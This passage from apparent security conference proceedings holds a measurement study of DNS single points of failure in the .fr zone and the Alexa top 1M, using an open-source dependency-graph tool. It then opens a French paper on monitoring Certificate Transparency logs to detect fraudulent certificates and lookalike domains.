differences are as follows: firstly, we assume DNSSEC deployment and consider the additional threat to availability that DNSSEC deployment causes; secondly, we resolve the boolean expression, setting to false leaf nodes of that expression represented as a tree, to detect possible single points of failure. Finally, one of our data sources is the complete `.fr` ccTLD. This allows us to detect and study phenomenons that are country-specific, such as those generated by popular DNS registrars in France.

The concept of graph dependency in the DNS was further studied by Eric Osterweil et al. in 2011 [6]. In their paper, they presented and discussed the trade-off between large dependency graphs to improve resiliency and the performance hit of such a practice. Our findings demonstrate that there generally exists little benefit from having a large, or even medium size, dependency graph.

The author of the present paper also published some previous results regarding transitive availability dependency in the 2015 and 2016 reports from the Observatory of the Internet Resiliency in France, an entity acting under the aegis of the ANSSI, the French network and information security agency [7]. These results were partial in that the analysis only covered the risks implied by the direct naming strategies of the NS records of subdomain names under the `.fr` TLD. An issue located further down the chain of transitive dependency was ignored. The present paper goes further, by analyzing the whole transitive dependency chain and by also searching SPOFs based on IP addresses, network prefixes, and AS numbers.

3 Measurement Methodology

3.1 Toolset Description

To discover the dependency graph of domain names and detect single points of failure, we developed our own toolset, from scratch, and published it as open source software (`https://github.com/ANSSI-FR/transdep`) under BSD license. Using Go's most popular DNS library (`https://github.com/miekg/dns`), we implemented a sort of DNS resolver. In parallel of the DNS name resolution, this resolver builds a dependency graph of the queried domain names. This graph is tree-shaped, representing a boolean expression, whose operands are DNS components or actors that may cause unavailability. These operands include DNS zones that may break in case of DNSSEC operational failure or other kind of zone-wide operational failures and IP addresses of servers that may be down, compromised or otherwise unable to answer DNS queries. From IP addresses, we extrapolate other components that may break and that we consider during our SPOF detection: network prefixes that may be hijacked using BGP or down due to operational failures, IP network versions for resolvers that are not dual-stacked (i.e. having connectivity over IPv4 and IPv6 at the same time), and Autonomous Systems (AS), which can, sometimes, though rarely, be unavailable in case of a major outage.

An example of a DNS delegation and how it is translated in our model is provided in figure 5. In this example, the transitive availability dependency of `www.example.com`, a subdomain of `example.com` residing in the `example.com` zone, is considered. It is self-evident that if the root zone, the `.com` zone or the `example.com` zone are unavailable, `www.example.com` cannot be resolved, as these zones are direct ancestors of `www.example.com` in the DNS tree. As a consequence, the full dependency graphs of the `example.com` zone, of the `.com` TLD and of the root zone are unavoidable dependencies for the correct operation `www.example.com`. The delegation information from `.com` to `example.com` is composed of four NS records, three of which are in-bailiwick, and thus have glue records. Of these glue records, two point to the same IP address, and the third one is contained within the same /24 IPv4 prefix[1] as the other glue records. As a consequence of all glues being in the same maximum length prefix, these glue records are all under the responsibility of the same AS, from the Internet connectivity standpoint. The out-of-bailiwick NS record indicates that

[1] The choice of /24 for IPv4 prefixes, and of /48 for IPv6 prefixes is based on the commonly accepted maximum length of network prefixes that can be advertised as part of prefix advertisements over BGP across independent AS.

the full dependency graph of this name must also be considered when analyzing the dependency graph of `www.example.com`.

```
example.com. IN NS ns1.example.com.
example.com. IN NS ns2.example.com.
example.com. IN NS ns3.example.com.
example.com. IN NS ns.example.net.
ns1.example.com. IN A 192.0.2.1
ns2.example.com. IN A 192.0.2.2
ns3.example.com. IN A 192.0.2.2; deliberate typo
```




Fig. 5. Example of translation of a domain name delegation into a boolean expression.

Once the complete dependency graph of a target domain name is built, including the subgraphs built recursively for all dependencies of the dependencies of the currently considered domain name, we perform a simplification of the boolean expression that the graph represents. For this, we use the commutative and associative properties of the boolean operators to merge nested AND or OR operations, so as to limit the graph depth. We do not try to reduce the expression to its disjonctive normal form (DNF), as were doing Deccio et al. in [5]. Indeed, the DNF memory cost may be of exponential complexity, while the benefits are not clear, considering the next steps of our algorithm.

Once the dependency graph is simplified, a set of functions is generated to convert leaf nodes/operands (DNS zones and IP addresses) into boolean values. Each function is built to return false for a specific set of leaf nodes or else true. When a leaf node is converted to the false value, it means that this node is in a simulated outage state.

Here follows the list of generated functions:

- one function per unique DNS zone contained in the dependency graph.
- one function per unique IP address in the dependency graph;
- one function per unique IPv6 address in the dependency graph. These functions return false when the evaluated leaf node is an IPv4 address or when the evaluated leaf node is the IPv6 that was considered when generating that function. These functions allow the detection of SPOF when a resolver is IPv6-only.
- one function per unique IPv4 address in the dependency graph. These functions serve a purpose similar to the function set for IPv6, except the goal of this function set is to detect SPOF for resolvers that are IPv4-only.
- one function per unique maximum length prefix covering an IP address in the dependency graph.
- one function per unique AS announcing a network prefix covering an IP address in the dependency graph.

Once the function set is generated, we pick and remove a function from the set until the set is empty. Each picked function is applied on all leaf nodes, and each resulting boolean expression is evaluated. If an evaluation result is false, it means that at least one of the leaf nodes that were in a simulated outage state by the picked function was critical to the availability of the domain name whose dependency graph is being analyzed. For instance, for `www.exemple.com`, if the `.com` zone is in a simulated outage, we know that the expression will evaluate to false because it is one of the unavoidable dependencies of `www.example.com`, as previously discussed. On the other hand, the simulated outage of `.net` bears no consequence on the availability of `www.example.com`, because `.net` is part of an OR expression and both 192.0.2.1 and 192.0.2.2 are evaluated to true when the function that simulates the outage of `.net` is applied on all leaf nodes.

3.2 Data Sources

The lists of analyzed domain names were downloaded, in January 2018, from two sources: Alexa top 1 million domain names and Afnic's Open data [2], which contains the list of all domains delegated under the `.fr` ccTLD. We then prefixed all domain names from these lists with the `www` DNS label, to query for the website associated with these domains. We did so because we observed, during our preliminary tests, that many

websites use CNAMEs, a form of DNS aliasing, that must be resolved before one can get the IP addresses associated with a website. These CNAMEs generally induce dependencies on third-party domain names, such as those of CDN providers.

During the measurements, which were conducted in January 2018, we collected the NS records from the parent zones instead of the authoritative NS records from the child zone (i.e. we fetched the NS records regarding `example.com` from the `.com` zone instead of the ones in the `example.com` zones). There is three reasons for this choice, which might be otherwise regarded as doubtful from a DNS purist standpoint. The first one is that this is the standard behavior for a DNS resolver having a cold/empty cache[2]. The second one is that we observed many domains being served by so-called DNS servers that answer with "server failure" (rcode 2) or ignore the query altogether, when queried for any DNS query types other than those for IP addresses (A and AAAA). While these servers won't answer to our queries while we are searching for delegation points and similar information, the parent zone that delegated to these servers must provide NS record or else the delegation would not exist. Finally, circular dependencies may exist in some domain configurations. For instance, the authoritative NS records for the `.com` and `gtld-servers.net` NS record sets present a circular dependency: the authoritative NS records for the `gtld-servers.net` domain make use of subdomains of `nstld.com` while the `.com` authoritative NS records make use of subdomains of `gtld-servers.net`.

3.3 DNS Errors and Standard Violations

Of the one million domain names from Alexa, 120,000 domains were classified by our toolset as impossible to analyze. For the `.fr` TLD, our tool failed to analyze 476,000 domain names.

Impossibility to analyze a domain name is a verdict that is returned when a domain name dependency graph cannot be completed. In that case, the partial graph is discarded and the domain name is ignored in our statistics. This situation occurs if a DNS error is obtained in response to a query. Among these errors, we identified some patterns:

– rcode 3 (NXDOMAIN) or rcode 5 (REFUSED): the queried domain name does not exist or it is not hosted by this server. This error code

[2] Some implementations do confirm the delegation information using the authoritative answer before proceeding with them, though.

may occur for domains listed by Alexa or Afnic, because the DNS zones might have evolved between the moment these lists were generated and the time we sent our queries. This also happens in case of dangling NS records and dangling CNAME records. Indeed, Matthew Bryant discovered that many domain names, including the .io TLD, specify in various DNS records domain names that no longer exist or that are unassigned, thus leaving an opportunity for domain name hijacking [4]. Another reason to receive an NXDOMAIN error code during our dependency graph discovery is non-compliance with RFC8020, which interferes with our delegation point chasing (i.e. NS record retrieval) algorithm. RFC8020 states that the DNS is tree-shaped and that a domain name having subdomains must exist. Unfortunately, several CDN providers (including Akamai, Edgesuite, Cedexis, etc.) among other entities were found to return NXDOMAIN on empty non-terminal (ENT) DNS names, i.e. domain names having no data on their own, but having existing subdomain names. To improve the completeness of our study, we thus defined a command-line flag for our toolset that can be set to work around this RFC violation.

- rcode 2 (SERVFAIL): all DNS servers responsible for a domain name reported a server failure.
- rcode 1 (FORMERR): all DNS servers responsible for a domain name answered that they did not understand our query format. This might occur because our toolset only supports EDNS0-enabled DNS servers. If a server is not compatible with this 19 year-old standard (RFC6891), we therefore give up on querying it, and if a domain name is only served by servers that are not compatible with this DNS extension, then it is arbitrarily excluded from this study. Being compatible with DNS servers not supporting EDNS0 could be an improvement for our toolset.
- non-authoritative answers: we observed that some DNS implementations violate the DNS standard by returning non-authoritative DNS answers for CNAME records. This should not happen and answers with CNAMEs should always have the authoritative flag set. We discussed this situation with other DNS resolver implementers and were told they put up with this situation by accepting them, even though this is a clear violation of the standard. We arbitrarily decided to exclude these domains from our study.
- truncated flag set and no support for TCP: some servers could not be queried over TCP, while they answered a truncated answer. This

situation is probably caused by a misconfigured firewall or some kind of middle box such as a load balancer accepting only UDP traffic.

DNS violations can also be found into our own toolset.

First, we are in violations of RFC6672, because we do not support DNAME at the time of writing.

We also did not implement time-to-live (TTL) support within our cache. Once a DNS record is cached, we never invalidate it during a single execution of our toolset. To mitigate this issue, we ran out toolset over batches of 100,000 domain names and then cleared the cache, before the next batch. A 100,000 domain name batch took about three hours to query, so this standard violation is equivalent to rewriting DNS record TTL to three hours in the worst case scenario. We look forward to implementing TTL support in future version of this toolset.

Finally, and for completeness, we did not care for DNS answers containing enough glue records to overflow our EDNS0 buffer size of 4096 bytes. If this rare situation occurs, we only consider the returned glue records and ignore all IP addresses that were left out. While this situation may lead to false positive since some redundancy might be ignored, it is difficult to detect missing glue records accurately. Indeed, glue records are additional information, and when some are missing, the DNS truncated flag, whose purpose is to signal that the whole DNS answer could not fit the buffer, is not set.

4 Results

4.1 DNS Zone Availability

For the `.fr` ccTLD, DNS zone availability is a major concern, with 82.7 % of the studied web server domain names having at least one avoidable dependency to a DNS zone. This number is to put into perspective with previous results reported in [7], where over 99 % of DNS zones delegated from the `.fr` ccTLD were having only glueless delegations. This means that only 17 % of the studied domain names adopted a naming strategy for their glueless delegations and aliases that is resilient in case of a third-party domain name failure.

The repartition of the number of dependencies per web server domain name is provided in figure 6. For 68 % of the studied domain names, two avoidable DNS zone dependencies are detected. In general, these two names are the domain names of the DNS servers of the registrar that hosts the zone (e.g. `ovh.net`) and the TLD from which the registrar domain

name is delegated (e.g. `net`). A summary of the most frequent avoidable dependencies in naming strategies is provided in figure 7.




Fig. 6. Avoidable DNS zone dependency count per studied domain names under `.fr`.

Rank	.fr ccTLD	#domains	Alexa	#domains
1	net.	1,574,938	com.	192,003
2	ovh.net.	851,505	net.	150,681
3	com.	547,328	cloudflare.com.	59,767
4	gandi.net.	347,512	jp.	16,155
5	me.	119,528	domaincontrol.com.	15,716
6	anycast.me.	119,101	google.com.	14,062
7	it.	47,902	dynect.net.	11,085
8	register.it.	46,318	amazonaws.com.	10,351
9	nordnet.fr.	46,176	ovh.net.	10,109
10	amazonaws.com.	45,082	dnsv2.com.	9,420

Fig. 7. Most frequent avoidable domain name dependencies.

For Alexa top 1 million web server domain names, the naming strategies chosen by 51.5 % of the analyzed domain name introduce at least one avoidable DNS zone dependency. The repartition of the number of dependencies per domain name is represented in figure 8 and the list of domain names being dependencies are listed in figure 7.




Fig. 8. Avoidable DNS zone dependency count per studied domain name from Alexa.

4.2 IP Address Availability

IP Addresses For the `.fr` ccTLD, the number of studied domain names for which an IP address is a SPOF is a bit less than 0.3 %. Several factors come in to explain this rather good result, compared to the DNS zone dependency situation. For a long time, delegation information for zones delegated from the `.fr` ccTLD were submitted to automated checks, using the ZoneCheck utility, now rewritten and known as ZoneMaster. Since the `.fr` zone content is mostly stable, as reported in [7], this means that most domains delegated from `.fr` have sane values, such as at least two NS records. Also, most of the domain names delegated from `.fr` have a very typical DNS hosting infrastructure maintained by the selling registrar and have an audience limited enough that it does not require the usage of external services, such as CDNs, and other traffic optimization engines.

The situation regarding Alexa top 1 million web server domain names is far worse, with over 5 % of these domains depending on the availability of a single IP address. This situation has no simple explanation that we can think of, as the operator hosting IP addresses with the highest count of domain names with an IP address SPOF is only responsible for serving about 500 of these domains. The exact reasons for this situation need to be investigated in future work.

IP versions For the `.fr` ccTLD, when a resolver only has IPv6 connectivity, the number of domain names that can still be resolved drops to 66.3 % of the total number of domains delegated from the `.fr` ccTLD. Of the domain names that can still be resolved, 2.8 % (or 50.500 domain names) presents an IP address SPOF, which is much higher than the number of domain names with an IP address SPOF when the resolver has connectivity to IPv4 and IPv6 simultaneously.

When the resolver only has IPv4 connectivity, the numbers are very close to those when the resolver also has connectivity to IPv6. Indeed, 99.9 % of the studied domain names can still be resolved and only 0.4 % of these domains presents an IP address SPOF.

Resolvers with only IPv6 connectivity can only resolve 41.5 % of Alexa top 1 million domain names. Of these resolvable domain names, 6.9 % (or 45,300 domain names) presents an IP address SPOF. When the resolver only has IPv4 connectivity, the ratio of resolvable domain names from Alexa is the same as for the domain names delegated from the `.fr` TLD. However, 5.3 % of these resolvable domain names presents an IP address SPOF.

4.3 Network Prefix Availability

Network prefix availability is a notion related to the risks of BGP prefix hijacking and routing advertisement pollution zone. BGP prefix hijack principle is that an attacker advertise over BGP a network prefix owned by their victim. By doing so, the attacker entices Internet routers to reroute targeted traffic that should go to the victim's network toward the attacker's. The routing advertisement pollution zone is composed of all the routers affected by the attacker's BGP advertisement and that will reroute the traffic toward the attacker's network. In case of a BGP hijack, a mitigation strategy is for the victim to make BGP advertisements that use a prefix length that is longer than the one used in the attacker's fraudulent advertisement. The victim can do so because routers generally route traffic toward the router that advertised the longest prefix length that covers a destination IP address. There is, however, a maximum prefix length that is generally enforced by Internet routers, to prevent the routing table from containing too many entries. If both the attacker and the victim make identical advertisements with the maximum prefix length, then the network traffic is generally split between the attacker and the victim. Thus, if all DNS servers reside in a single maximum length prefix, an attacker can hijack in one advertisement all traffic for all DNS servers responsible for a target domain name. While nothing prevents a deliberate hijacker

from advertising all network prefixes of a victim until all traffic is rerouted toward them, an accidental hijacker, such as a network operator making a honest mistake or typo while configuring a router may hijack one prefix, but probably not all maximum length prefixes of their "victim".

For the `.fr` ccTLD, 8.4 % of the studied domain names are dependent on the availability of a single maximum length prefix (/24 in IPv4 and /48 in IPv6) and there is a relatively high concentration on few prefixes. For Alexa web server domain name list, the results are worse, with 14.6 % of the domain names having this kind of dependency.

These results show that many DNS operators are not cognizant of the risks associated with BGP hijacks and routing advertisement pollution zone. While these notions might be considered advanced routing concerns by some, it is surprising to discover that this practice is sometimes adopted by some platform providers and prominent registrars. The list of the network prefixes that are a dependency to some of the studied domain names is provided in figure 9.

	Network Prefix	**Operator Name**	**#domains**
`.fr` ccTLD	81.88.63.0/24	RegisterIT	65,381
	194.206.126.0/24	Nordnet	46,138
	194.2.0.0/24	Oleane	13,900
	193.252.243.0/24	Pages Jaunes	11,590
	93.88.255.0/24	Infomaniak	5,742
Alexa	162.251.82.0/24	Public Domain Registry	4,602
	46.242.149.0/24	Loopia	2,125
	93.188.0.0/24	Loopia	716
	129.232.248.0/24	Hetzner	639
	192.185.5.0/24	Hostgator	621

Fig. 9. Top 5 of the maximum length prefixes that are a dependency.

4.4 AS Availability

Dependency to an AS is really a subject of open debate. While there are instances where a whole Autonomous System fell, generally due to internal routing incidents or major DDoS causing the infrastructure to collapse, only a scrutiny of an AS infrastructure and a network security evaluation can tell if an AS susceptible to such AS-wide incidents.

For completeness' sake, AS dependency was nonetheless studied. For the `.fr` ccTLD, 88.1 % of the studied domain name have a dependency to a single AS. For Alexa list, only 75.9 % do. This would seem to indicate that

most domain name administrators trust a single DNS hosting platform to take care of their domains. A list of AS numbers and the number of domains that are dependent to these AS is provided in figure 10.

	ASN	Operator Name	#domains
`.fr` ccTLD	16276	OVH	1,034,859
	29169	Gandi	351,325
	8560	1&1	349,300
	16509	Amazon	133,085
	39729	RegisterIT	65,849
Alexa	13335	Cloudflare	152,458
	16509	Amazon	63,233
	26496	GoDaddy	59,082
	15169	Google	23,999
	16276	OVH	23,529

Fig. 10. Top 5 of the AS that are a dependency.

5 Discussion

The results presented in the previous section indicate that for many domain names, be it popular ones from Alexa top 1 million domain names or more mundane ones from the `.fr` ccTLD, resilience engineering best current practices are not followed throughly or that indirect dependencies are created, probably without DNS operators ever knowing it.

Indirect dependencies, that is dependencies that are not immediately observable from a domain name delegation information, are of special concern, since some DNS dependency graphs are composed of tens of nodes, and sometimes up to a hundred. With the size of the dependency graph increasing, so does the difficulty of manually analyzing that graph to understand the exact level of risk affecting a domain name. As such, we challenge the tradeoff between resiliency (supposedly brought by using out-of-bailiwick domain names in NS records) and query performance that was presented in [6]. From our perspective, using out-of-bailiwick domain names can only bring both a performance hit (in case of cache miss) and potential resiliency issues, as demonstrated by our results, where only 17 % of web server domain names delegated from the `.fr` ccTLD only have unavoidable dependencies thanks to their naming strategy and their IP address distribution strategy. That is not to say that using out-of-bailiwick systematically implies risking having avoidable dependencies or

SPOFs. For instance, the second most popular registrar in France, 1&1 [2], names its DNS servers using domain names delegated from various TLDs (`1and1.biz`, `1and1.net`, etc.). Doing so does not introduce any SPOFs because of the DNS server naming strategy. However, we argue that this type of deployment is fragile if the out-of-bailiwick domain names are not under the control of a single entity, as several third parties could independently alter their configuration, unwillingly creating SPOFs for one of the domain names that depend of them.

As such, we encourage domain name holders to perform, after each delegation information change, an analysis of the dependency graph of their domain name for SPOF detection. This can be done using the tool we published as open source software, or by any other mean they see fit. We also recommend limiting the complexity of the dependency graph by using mostly in-bailiwick domain names for domain name delegation purposes, as recommended by ANSSI guide "Best Current Practices for Acquiring and Exploiting Domain Names" [3].

6 Conclusion

In this paper, we detailed a methodology for the detection of domain name single points of failure in transitive dependency graphs. We also introduced an implementation of that methodology, published as open source software. Finally, we presented our measurement results over the web server domain names delegated from the `.fr` ccTLD and over the web servers of Alexa top 1 million domain names.

Analysis of these results show that over 83 % of the studied domain names from the `.fr` ccTLD set are configured such that a SPOF exists. These SPOF mostly originate from registrars and DNS hosting platform provider infrastructure choices in their DNS server naming and IP address assignment strategies. Our analysis revealed that popular domain names from Alexa list also present numerous single points of failure, due to similar naming and IP assignment strategy issues, although the root causes are more difficult to track and cluster than with domain names from a ccTLD. Analysis of these root causes is left for future work.

Finally, we discussed some recommendations to improve DNS resiliency and automate the detection of single points of failure.

References

1. https://ianix.com/pub/dnssec-outages.html, 2018.
2. AFNIC. OpenData. https://opendata.afnic.fr/en/.
3. ANSSI. Best Current Practices for Acquiring and Exploiting Domain Names. https://www.ssi.gouv.fr/en/guide/best-current-practices-for-acquiring-and-using-domain-names/, 2014.
4. Matthew Bryant. The .io Error – Taking Control of All .io Domains With a Targeted Registration. https://thehackerblog.com/the-io-error-taking-control-of-all-io-domains-with-a-targeted-registration/index.html, 2017.
5. Casey Deccio, Jeff Sedayao, Krishna Kant, and Prasant Mohapatra. Measuring Availability in the Domain Name System. *INFOCOM, 2010 Proceedings IEEE*, 2010.
6. Eric Osterweil, Danny McPherson, and Lixia Zhang. Operational Implications of the DNS Control Plane. 2011.
7. François Contat, Pierre Lorinquer, Florian Maury, Julie Rossi, Maxence Tury, Guillaume Valadon, and Nicolas Vivet. Internet Resilience in France. https://www.ssi.gouv.fr/uploads/2015/06/internet-resilience-in-france-report_2015_anssi.pdf, 2015.
8. "Venugopalan Ramasubramanian and Emin Gün Sirer. Perils of transitive trust in the domain name system. *IMC '05 Proceedings of the 5th ACM SIGCOMM conference on Internet measurement*, 2005.

Certificate Transparency ou comment un nouveau standard peut améliorer votre veille sur certaines menaces

Christophe Brocas et Thomas Damonneville
christophe.brocas@cnamts.fr
thomas.damonneville@cnamts.fr

Caisse Nationale d'Assurance Maladie

Résumé. Certificate Transparency [6] est un projet qui vise à obliger les autorités de certifications à publier tous les certificats publics qu'elles signent dans des dépôts intègres et accessibles à tous. Cet article montre comment tirer parti de cette nouvelle obligation pour améliorer sa veille sur certaines menaces. Nous donnerons les cas d'usage où Certificate Transparency permet de détecter des émissions anormales de certificats sur nos noms de domaines et de découvrir des sites malveillants hébergés sous des noms de domaines « proches » des nôtres. Enfin, nous présenterons un retour d'expérience opérationnel et l'outillage open source que nous avons développé pour faciliter cette détection et l'investigation qui s'en suit.

1 Certificate Transparency : quelle réponse pour quel risque ?

1.1 Le risque

Le modèle de confiance des certificats publics X.509 implique notamment que toute autorité de certification (AC), dont les certificats racines ou intermédiaires sont présents dans vos navigateurs ou vos systèmes, puisse émettre un certificat pour votre organisation. Dans la plupart des cas, cette émission est opérée de manière tout à fait légitime.

Cependant, cette émission peut aussi être abusive si l'AC ne contrôle pas correctement un demandeur malveillant ou si l'AC se fait compromettre. Si ce risque est avéré pour un de vos domaines, il devient alors possible pour un attaquant, situé entre le client et votre serveur (MITM), d'usurper votre identité.

Ce type d'émissions a notamment pu être observé lors de la compromission ou d'incidents chez plusieurs AC [12] comme Diginotar, Comodo ou encore Symantec.

À ce risque s'ajoute le fait que votre organisation n'avait aucun moyen, jusqu'à maintenant, d'être avertie de ces émissions frauduleuses.

1.2 La réponse

Le principe de Certificate Transparency (CT) est d'obliger les AC à consigner dans plusieurs journaux CT chaque nouveau certificat public qu'elle crée. Ces journaux ont les caractéristiques liées à leur structure de stockage, les arbres de Merkle : garantie cryptographique d'intégrité et capacité à ne faire qu'ajouter des données sans pouvoir en supprimer ou en modifier.

Ces journaux étant librement consultables par quiconque, chaque organisation est donc désormais en capacité de vérifier si les certificats publics émis pour ses domaines sont tous légitimes.

Décrivons rapidement le contexte de cette initiative. Certificate Transparency est une proposition de Google qui a notamment créé la première version d'une RFC (6962) pour cette initiative. Depuis, malgré la reprise par l'IETF de la RFC [8], Google assure toujours le leadership de CT : fourniture d'une implémentation open source des journaux, validation des postulants à opérer des journaux CT, contrôle de la sécurité des journaux CT actuellement en production, leur éventuelle disqualification, proposition des dates de mise en œuvre des grandes étapes.

Concernant le planning de déploiement de Certificate Transparency, l'obligation de dépôt des certificats à validation étendue dans les journaux CT a été rendue effective le 1er janvier 2015. Pour tous les autres certificats, cette obligation a été fixée au 30 avril 2018 par Google [5].

La conséquence pour les AC ne suivant pas ces recommandations sera de voir rejetés ses certificats dans Chrome sous la forme d'une page d'alerte de sécurité mentionnant le fait que le certificat en question n'est pas compatible Certificate Transparency [7].

L'implémentation de Certificate Transparency dans Firefox peut être suivie au travers de ce bug [9]. Lors de la rédaction de cet article (mars 2018), l'implémentation technique est opérationnelle mais la politique de rejet n'est ni définie ni implémentée.

1.3 Fonctionnement de Certificate Transparency

Dans la figure 1, nous décrivons le fonctionnement de Certificate Transparency dans son implémentation la plus commune, à savoir avec fourniture des preuves de dépôt au travers d'une extension X.509v3 dans le certificat :

Étape 1 : Le mainteneur du site web commande un certificat public pour son site auprès d'une AC.

Étape 2 : Après les vérifications d'usage, l'AC émet un précertificat et le soumet dans plusieurs journaux CT.




Fig. 1. Fonctionnement standard de Certificate Transparency

Étape 3 : En retour, les journaux lui donnent une preuve cryptographiquement signée de ce dépôt, un Signed Certificate Timestamp (SCT).

Étape 4 : L'AC signe le précertificat concaténé aux SCT et remet ce certificat à son client. Techniquement, les SCT sont stockés dans une extension X.509v3 du certificat. Deux autres méthodes de communication des SCT existent, nous les décrivons ci-après.

Étapes 5 et 6 : Lors du handshake TLS, le site web envoie le certificat contenant les SCT et le navigateur vérifie si le certificat a bien été déposé dans plusieurs journaux CT valides.

Moniteurs : Il ne s'agit pas là d'une étape du processus d'émission de certificats compatibles CT. Figurent ici des services de surveillance des journaux CT qui permettent de faire des recherches sur les certificats consignés dans ces journaux. Nous allons détailler l'usage de ces services en vue d'améliorer notre veille sur certaines menaces.

L'étape de communication des SCT au navigateur peut aussi se faire de deux autres manières :

via une extension TLS dédiée : dans ce cas, c'est le mainteneur du site web qui soumet aux différents journaux CT le certificat qu'il a reçu de l'AC. Ensuite, il distribue les SCT, envoyés par les journaux CT, auprès du navigateur via une extension TLS dédiée.

via l'extension TLS gérant l'OCSP stapling : le mainteneur du site requête le point de distribution OCSP de l'AC et distribue auprès du navigateur les SCT qu'il obtient en réponse via l'extension TLS gérant l'OCSP stapling.

Ces deux méthodes de distribution impliquent des modifications du fonctionnement des navigateurs, des serveurs web et de la manière de gérer son site et ses certificats par le mainteneur du site.

À la vue de ces contraintes, la manière de distribuer les SCT qui se généralise est l'incorporation des SCT au sein du certificat via une extension X.509v3.

2 Outillage disponible

Pour effectuer une surveillance des certificats déposés dans les journaux CT, il existe trois types d'outillage que nous pouvons exploiter :

- recherche interactive de certificats : l'outil CRT de Comodo [2] ;
- recherche interactive de certificats et programmation de surveillance de domaines avec notification : outils CT de Facebook [4], service CertSpotter de SSLMate [10] ;
- les moniteurs de journaux CT fournissant des API que l'on peut utiliser depuis nos scripts : le service CertStream [1].

3 Notre usage

3.1 Nos objectifs

Lors de l'annonce en avril 2017 par Google de la généralisation de l'exigence de Certificate Transparency pour avril 2018, nous avons réfléchi aux applications possibles au sein de notre entreprise. Nous avons pu déterminer deux types de surveillance que nous pourrions mettre en place grâce à CT.

3.2 La surveillance des certificats émis sur nos domaines

Le premier usage que nous avons identifié est celui d'une surveillance de la conformité des émissions des certificats sur nos domaines DNS et par extension, la maîtrise des services mis en ligne par notre organisation. Au sein de notre DSI, une entité a notamment pour mission de centraliser les achats de certificats publics pour les besoins des projets. Elle connaît donc les certificats qui sont commandés et peut, par rapport à une liste de certificats émis, détecter ceux qui ne sont pas passés par eux. Il est intéressant de fournir à cette équipe un moyen efficace d'assurer ce contrôle.

Les risques couverts par cette surveillance sont :

